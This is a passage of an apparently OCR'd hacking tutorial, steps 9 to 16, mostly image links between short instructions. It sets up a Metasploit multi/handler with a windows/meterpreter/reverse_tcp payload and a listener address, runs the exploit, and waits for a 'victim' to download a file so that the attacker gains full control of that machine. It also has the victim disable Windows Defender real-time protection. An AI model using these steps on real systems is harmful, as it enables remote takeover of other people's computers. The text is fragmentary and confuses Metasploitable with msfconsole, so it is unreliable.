
Get a Meterpreter.

Step-9=> Now we will use msfconsole it's a tool name Metasploitable used for hacking ..




Step-10=> Now we are starting the attack so the command is - use multi/handler and hit enter.


Now set payload so the command is - set payload windows/meterpreter/reverse_tcp




Step-11=>Now use command - show options




Step-12=> Now set LHOST so use command - LHOST 10.0.2.15 as the listener's IP Address




Step-13=>Now we are ready to exploit so use command - exploit -j -z But you need the victim to access your web server… Wait for it




Step -14 => When the victim has downloaded your file so a session is established and you have a full control on victim's machine…




Step -15=>Now we are on the victim's side we try to access the webpage and download the file from the web So we need the windows defender to be off…




Step-16=> Uncheck the real-time protection and save the setting…



